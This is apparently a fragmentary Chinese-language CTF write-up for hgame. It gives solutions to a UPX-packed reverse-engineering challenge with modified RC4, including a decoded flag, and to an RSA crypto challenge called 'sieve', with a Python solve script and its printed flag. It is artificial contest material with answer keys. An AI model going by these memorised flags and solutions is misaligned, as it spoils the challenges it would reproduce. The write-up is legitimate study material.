plz input the key: ecg4ab6
plz input the flag: |
```

key是对的。flag的加密是魔改rc4，异或变成减了，写脚本变加就好了

Recipe

From Decimal

Delimiter

Comma

☐ Support signed values

Input

104, 103, 97, 109, 101, 123, 89, 48, 117, 39, 114, 51, 95, 114, 101, 52, 108, 49, 121, 95, 103, 51, 116, 95, 48, 85, 116, 95, 111, 102, 95, 116, 104, 51, 95, 117, 112, 88, 33, 125

179

1

Output

hgame[You'r3_re4liy_g3t_0ut_of_th3_upx!]

crypto

sieve

威尔逊定理，跑脚本跑了22分钟.....

```
from Crypto.Util.number import long_to_bytes
from sympy import nextprime, gcd, mod_inverse, isprime

# Given values
e = 65537
```

```

enc =
24492940974747141365301400997845927327664444816652780380694844666655061539678510
63209402336025065476172617376546

# Calculate k
k = e^2 // 6

# Calculate trick(k)
def trick(k):
    if k > 1:
        if isprime(k):
            return euler_phi(k) + trick(k-1) + 1
        else:
            return euler_phi(k) + trick(k-1)
    else:
        return 1

def trick_iterative(k):
    result = 1 # trick(1) = 1
    for i in range(2, k + 1):
        result += euler_phi(i)
    result += prime_pi(k+1)
    return result

# Calculate p and q
p = nextprime(trick_iterative(k) << 128)
q = p
n = p * q

# Calculate φ(n)
phi_n = p * (p - 1)

# Calculate private key d
d = mod_inverse(e, phi_n)

# Decrypt the message
m = pow(enc, d, n)

# Convert the message to bytes
flag = long_to_bytes(m)
print(flag)
print('OK')
##b'hgame{sieve_is_n0t_that_HArD}'
##OK

```

